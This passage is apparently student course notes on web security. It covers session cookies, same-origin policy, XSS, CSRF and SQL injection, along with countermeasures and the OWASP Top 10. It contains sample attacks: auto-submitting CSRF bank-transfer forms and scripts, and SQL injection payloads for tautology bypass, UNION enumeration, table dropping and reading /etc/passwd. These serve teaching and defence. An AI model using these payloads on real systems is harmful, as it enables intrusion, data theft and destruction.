- basic: the password is base64-encoded and sent to the server
- digest: the credentials are hashed and sent to the server (along with a nonce)

Monitoring and Manipulating HTTP

- payload is encapsulated in TCP Packets (default port 80) in cleartext communication and it's easy to monitor and manipulate
    - monitor with sniffing tools
    - manipulate with traditional browsers and extensions, proxy, netcat and curls
    - for HTTPS proxy and extensions are needed

HTTP Security

HTTP sessions

avoid log-ins for every requested page, store user preferences and keep tarck of past actions of the user.

Implemented by web applications themselves; session information are transmitted between the client and the server.

The session information can be transmitted in these ways:

1. payload HTTP

```
<INPUT TYPE="hidden" NAME="sessionid" VALUE="7456">
```

2. URL

```
http://www.example.com/page.php?sessionid=1234
```

3. header HTTP (cookies)

```
GET /page.php HTTP/1.1
Host: www.example.com
...
Cookie: sessionid=7456
...
```

Cookies

Attribute	Description
`name=values`	generic data (mandatory)
`Expires`	expire date
`Path`	path for which the cookie is valid
`Domain`	domain on which the cookie is valid (e.g., `.google.it`)
`Secure`	flag that states whether the cookie must be transmitted on a secure channel only
`HttpOnly`	no API allowed to access `document.cookie`

Session cookie:

- most used technique
- session data stored on the server
- the server sends a session id to the client through a cookie
- for each request, the client sends back the id to the server (e.g., Cookie: PHPSESSID=da1dd139f08c50b4b1825f3b5da2b6fe)
- the server uses this id to retrieve information

security of session cookies:

- risk of bypassing authentication schemas!
- should be considered valid for a small amount of time
- Attacks:
  - hijacking
  - prediction
  - brute force
  - session fixation
  - stealing (XSS)

Content Isolation

Most of the browser's security mechanisms rely on the possibility of isolating documents (and execution contexts) depending on the resource's origin: "The pages from different sources should not be allowed to interfere with each other".

Content coming from website A can only read and modify content coming from A, but cannot access content coming from website B. This means that a malicious website cannot run scripts that access data and functionalities of other websites visited by the user

SOP - SAME ORIGIN POLICY

The identification of all the points where to enforce security checks is non straightforward:

- A website CANNOT read or modify cookies or other DOM elements of other websites
- Actions such as “modify a page/app content of another window” should always require a security check
- A website can request a resource from another website, but CANNOT process the received data
- Actions such as “follow a link” should always be allowed

SOP was introduced to implement this. The prerequisites are that any 2 scripts executed in 2 given execution contexts can access their DOMs iff the **protocol**, **domain name** and **port** of their host documents are the same

ATTACKS ON SESSION COOKIES


Session Hijacking

Session Prediction

Early php implementation of sessions were susceptible to this attack. Informations to obtain:

- IP address: 32 bits
- Epoch: 32 bits
- Microseconds: 20 bits
- Random lcg_value (PRNG): 64 bits
- TOTAL: 160 bits -> reduced to 40 or 20 if precomputed
    - 20 bits it's not that much to bruteforce

Session Fixation



IDOR - Insecure Direct Object Reference

Can happen when application provides direct access to objects based on user-supplied input

The user can directly accesso to information not intended to be accessible

Bypass authorization check leveraging session cookies to access resources in the system directly

Examples:

- parameter value used to perform system operation
- parameter value used to retrieve system object
- session id exposed in URL

CLIENT SIDE ATTACKS

Client-side vs Server-side attacks - exploit the trust

- of the browser: cross site scripting, cross site request forgery
- of the server: command injection, file inclusion, thread concurrency, SQL injection

---

About Client Side Attacks:

- exploit the trust
  - That a user has of a web site (XSS)
  - that a web site has toward a user (CSRF)
- steps:
  1. the attacker can inject either HTML or JAVASCRIPT
  2. the victim visits the vulnerable web page

    3. The browser interprets the attacker-injected code
- goals:
    - stealing of cookie associated to the vulnerable domain
    - login form manipulation
    - execution of additional GET/POST/PUT/...
    - anything else you can do with HTML+JS

XSS

An attack that targets users' applications to obtain unauthorized access to information stored on the client or unauthorized actions.

Tha cause to these kind of attacks is the Lack of Input Sanitization!!

in a nutshel:

- the original web page is modified and HTML/JS code is injected
- The client's browser executes any code and renders any HTML present on the vulnerable page

3 types of XSS:

1. **reflected XSS**: the injection happens in a parameter used by the page to dinamically display information to the user
2. **stored XSS**: the injection is stored in a page of a web application (tipically the DB) and then displayed to users accessing such a page
3. **DOM-based XSS**: the injection happens in a parameter used by a script running within the page itself


Some possible effects are:

- capture information of the victim (like session)
    - the attacker can then impersonate the victim
- Display additional/misleading information to convince that something is happening
- inject additional form fields (to also exploit autofill feature)
- make victim do something instead of you (sql injections using other accounts)
- ...

Reflected XSS

in a nutshell:

1. the attacker exploits XSS vulnerability
2. a victim visits the vulnerable page from the compromised URL
3. the exploit is reflected off to the victim




Stored XSS

1. the attacker sends to the server the code to inject. THe server stores the injected code persistently (in a DB)
2. the client visits the vulnerable page and the server returns the resource along with the injected code

All the users that will visit the vulnerable resource will be victims to the attack.

The injected code is not visible in a URL and so it's really more dangerous than reflected XSS



DOM-Based XSS

- Additional qualification for reflected and stored

- Manipulation of the DOM to inject malicious code through various techniques such as JS event handlers.
- Code Execution is triggered by specific user interctions, such as clicking a link, modifying form data or running JS code within the page

XSS IMPACT

the attacker can be able to:

- steal sensitive informations: session tokens, cookies, data stored in the browser
- perform SESSION HIJACKING: impersonate a legitimate user and gain unauthorized access to accounts or systems
- Website defacement: malicious code can be injected to alter the website's appearence

XSS cann be a stepping stone for more sophisticated attacks, like malware distribution or phishing

XSS mitigation

1. input Validation on the server-side in order to sanitize user input before storing/running it
2. Output encoding is crucial for stored XSS to prevent script execution when displaying untrusted data
3. for DOM-based XSS secure coding practices and careful handling of user-controlled data within client-side scripts are essential

REQUEST FORGERY

also known as `one-click attack, session riding, hostile linking`

Goal: have the victim to execute a number of actions, using victim's credentials/session. There is no stealing of data and this has to be done without the direct accesso to the cookies.


Can be On Site (OSRF) or Cross Site (CSRF)

Cross Site Request Forgery - CSRF

Browser requests automatically include any credentials associated with the site: user's session cookie, IP address, credentials...

The attacker makes an authenticated user to submit a malicious unintentional request - This can happen from a different source (hostile website)

If the user is currently authenticated, the site will have no way to distinguish between a legitimate and a forged request sent by the victim



EXAMPLE

1. the victim visits http://www.bank.com and performs authentication
2. The victim opens another browser tab or window and visits a malicious site
3. The site contains something that makes the browser ask something, like:

```
<img src="link" onload="http://www.bank.com/transfer.php?to=1337&amount=1000" />
```

4. the request contains the right session cookie (the user is logged)
5. the bank site satisfies the request

FORM EXAMPLE

- If the bank uses POST and the vulnerable request looks like this:

```
POST http://bank.com/transfer.do
HTTP/1.1 acct=1337&amount=10000
```

- Such a request cannot be delivered using standard A or IMG tags, but can be delivered using a FORM tag:

```
<form action="http://bank.com/transfer.php" method="POST">
<input type="hidden" name="acct" value="1337"/>
<input type="hidden" name="amount" value="10000"/>
<input type="submit" value="Click me"/>
</form>
```

- This form will require the user to click on the submit button, but this can be also executed automatically using JavaScript:

```
<body   onload="document.forms[0].submit()">
<form...
```

JS EXAMPLE

- Or without the use of form, using something like:

```
var http = false; var body = "to=1337&amount=10000";
http = new XMLHttpRequest();
http.onreadystatechange = handleResponse;
http.open("POST", "http://www.bank.com/transfer.php", true);
http.setRequestHeader("Content-type",
    "application/x-www-form-urlencoded");
http.setRequestHeader("Content-length", body.length);
http.send(body);
function handleResponse() { .... }
```

COUNTERMEASURES FOR CSRF

- use one-time and secret CSRF tokens - can't be known by attackers
  - every XSS Vuln cancels every CSRF countermeasure

SQL Injections

SQL (structured query language) fundamentals

- What Can SQL do?
    - Execute queries against a database
    - Insert records in a database
    - Update records in a database
    - Delete records from a database
    - Create new databases
    - Create new tables in a database

RDBMS - Relational DataBase Management Systems:

- is the basis for SQL, and for most of modern database systems, such as SQL server, Oracle, MySQL, SQLite, ...
- follows the relational model

Some SQL Commands

- SELECT - extracts data from a database (query)
- UPDATE - updates data in a database
- DELETE - deletes data from a database
- INSERT INTO - inserts new data into a database
- CREATE DATABASE - creates a new database
- ALTER DATABASE - modifies a database CREATE
- TABLE - creates a new table
- ALTER TABLE - modifies a table
- DROP TABLE - deletes a table
- UNION - combines the results of different queries

SQL Injections

Many web apps require the ability to store structured data and use a database.

We have a SQLi when it is possible to modify the syntax or the logic of a query by altering the application input

SQLi are caused by:

- missing input validation
- application-generated queries that contains user input

An useful tools can be SQLmap

SQLi Sinks

Places where to inject our SQL code, which can be:

- User input:
    - GET/POST parameters
    - many client-side technologies that communicate with the server
- HTTP Headers
    - Every HTTP header must be threated as dangerous: User-Agent, Referer, ...

- Cookies: they are just headers and they come from client
- The Database itself: SECOND ORDER INJECTIONS
    - if the input of a query is stored in a database, but that data are taken from user input before hand -> we can do injection inserting malicious data in the DB

Target	Description
identify **injectable** params	identify sinks
database footprinting	find out **which** DBMS is in use; made easy by wrong error handling
discover DB schema	table names, column names, column types, privileges
data extraction	dumping **anything** from the DB
data manipulation	insert, update, delete data
denial of service	prevent legitimate user from using the web application (`LOCK`, `DELETE`, ...)
authentication bypass	bypass web application authentication mechanism
remote command execution	execution of commands not originally provided by the DBMS

Techniques

Detecting the version

Detect the DBMS

Database type	Query	Example
Microsoft, MySQL	`SELECT @@version`	`' UNION SELECT @@version --`
Oracle	`SELECT version FROM v$instance;`	`' UNION SELECT version FROM v$instance --`
PostgreSQL	`SELECT version()`	`' UNION SELECT version() --`

```
/filter?category=x'+union+select+0,null,version(),0,0,'',null,null--
```

Terminating the query

Frequently, the problem comes from what follows the integrated user parameter. This sql segment is part of the query and the malicious input must be crafted to handle it without generating syntax error.

Usually the parameters include comment symbols, like `#, -, --, /\*...\*/`

Tautology

---

inserting an `always true` statement

```
' OR 1=1 --
' OR user LIKE '%' -- ' OR 1 --
```

For IDS evasion:

```
' OR 5>4 OR password='mypass
' OR 'vulnerability'>'server' OR password='mypass
```

UNION Query

Unifying a new query to the server one. It has to have the same number and types of columns returned in order to work.

```
1 UNION SELECT 1, user,1, pass FROM users
```

Second order injections - EXAMPLE

To perform the attack a user with a malicious name is registered:

```
$user = "admin'--";
```

`$user` is correctly inserted in the DB.

later on the attacker asks to change the password of its malicious user. The web app fetches info about the username from the DB and perform a query to change password:

```
UPDATE users SET pass='".$_POST['newPass']."' WHERE user='".$row['user'];"'
```

if the data is not properly sanitixed, the result will be:

```
UPDATE users SET pass='password' WHERE user='admin'#'";
```

and the password of the admin account will be changed

Piggy Backing

---

to execute an arbitrary number of distinct queries after the original one.

Example:

passing from this

> SELECT id FROM users WHERE user='".$user."' AND pass='".$pass."'

to this

> SELECT id FROM users WHERE user=''; DROP TABLE users -- " ' AND pass="

Dropping the entire Table...

Information Recovery

---

use the above techniques to recover informations about tables and columns through the INFORMATION_SCHEMA.

Information schemas are metadata about the objects within the DB, and can be used to gather informations about any table from the DB.

Some Example:

> INFORMATION_SCHEMA.TABLES:
>
> > TABLE_SCHEMA - DB to which the table belongs
> > TABLE_NAME: name of a table
> > TABLE_ROWS: number of rows in the table
> > ...
>
> INFORMATION_SCHEMA.COLUMNS:
>
> > TABLE_NAME: name of the table containing this column
> > COLUMN_NAME: Name of the column
> > COLUMN_TYPE: Type of the columns
> > TABLE_NAME: NAme of the table
> > ...

Attack Example:

- Vulnerable query:

```
$q="SELECT username FROM users WHERE user id=$id";
```

- Step 1: Get table name

```
$id = "-1 UNION
    SELECT table_name FROM INFORMATION_SCHEMA.TABLES
    WHERE table_schema != 'mysql'
    AND table_schema != 'information_schema' ";
```

- Step 2: Get columns name

```
$id = "-1 UNION
    SELECT column_name FROM INFORMATION_SCHEMA.COLUMNS
    WHERE table_name = 'users';
```


BLIND SQLi

When systems do not allow you to see output in the form of error messages or extracted database fields whilst conducting SQL injections

To exploit this we can use:

- BENCHMARK or SLEEP: obtain a delay if the query is right
- IF: obtain a different output if the query is correct or wrong

- SUBSTRING function



File Operations

---

we can use commands to manage files if the permissions are not correctly set:

- SELECT `loadfile('/etc/passwd')`
- SELECT `'frase_da_scrivere' into outfile '/tmp/file'`

SQLi Impact

- Retrieve hidden application data
- subvert application logic
- retrieving data outside the scope of the application
- Execute code on the OS

SQLi Countermeasures

- Programmers must take care of input sanitization and avoid using "automagic methods"
- Avoid manually crafted regex
- Best practice: use mysql_real_escape_string() and use of Prepared statements
- If a number is expected, check that the input really is a number
- Parametrized query (if the language supports it)
  - `cursor.execute("INSERT INTO table VALUES ( %s, %s, %s)", var1 , var2 , var3 )`

Web Security Labs

What is a web application:

- Web server: HTML, CSS, media, javascript
  - Typically with frameworks (Angular, React, ...)
- Server-side Scripting: PHP, Python, Perl, Node.js
  - Typically with frameworks (Symfony, Django, Flask, ...)
  - Application Logic is here
- Storage: containing data needed by the web application to work
  - SQL or NOSQL DBMS, Files, ...
- Web Services: Software components accessible over the internet, providing specific functionalities to other applications
- APIs (Application Programming Language):
  - Web apps use APIs to leverage the capabilities of web services
  - Enables them top perform actions like storing data, sending notifications, integrating with external systems, ...

OWASP Juice Shop

"most modern and Sophisticated - insecure web application" - Useful for practice

Can be installed with docker:

```
docker run --rm -e NODE_ENV=unsafe -p 3000:3000 bkimminich/juice-shop

http://localhost:3000/#/register
```

OWASP TOP 10 WEB APPLICATION SECURITY - 2021

1. A01:2021-Broken Access Control: Users access beyond their permissions, leading to data breaches, misuse, and functionality abuse
   - Over-permissioned access: Too much access granted, not based on specific needs
   - Bypassing checks: Manipulating URLs, application state, or API requests
   - Insecure identifiers: Accessing others' accounts using unique IDs (IDOR)
   - Unprotected APIs: Missing access controls for sensitive actions
   - Privilege escalation: Unintentional or malicious elevation of user rights
   - Metadata manipulation: Tampering with tokens, cookies, or CORS configurations
   - Forced access: Sneaking into unauthorized or privileged areas
2. A02:2021-Cryptographic Failures: Notable CWEs associated with Crypto Failures are CWE-259: Use of Hard-coded Password, CWE-327: Broken or Risky Crypto Algorithm, and CWE-331 Insufficient Entropy
   - Plaintext Transmission: use of unencrypted protocols like HTTP
   - Weak Crypto: outdated algorithms and protocols + downgrade

    - Randomness Issues: Non-cryptographically secure randomness, weak seeding
    - Hash Function Hassles: Insecure, legacy, hash functions
3. A03:2021-Injection
4. A04:2021-Insecure Design
5. A05:2021-Security Misconfiguration
6. A06:2021-Vulnerable and Outdated Components
7. A07:2021-Identification and Authentication Failures
8. A08:2021-Software and Data Integrity Failures
9. A09:2021-Security Logging and Monitoring Failures
10. A10:2021-Server-Side Request Forgery


OWASP TOP 10 API SECURITY - 2023

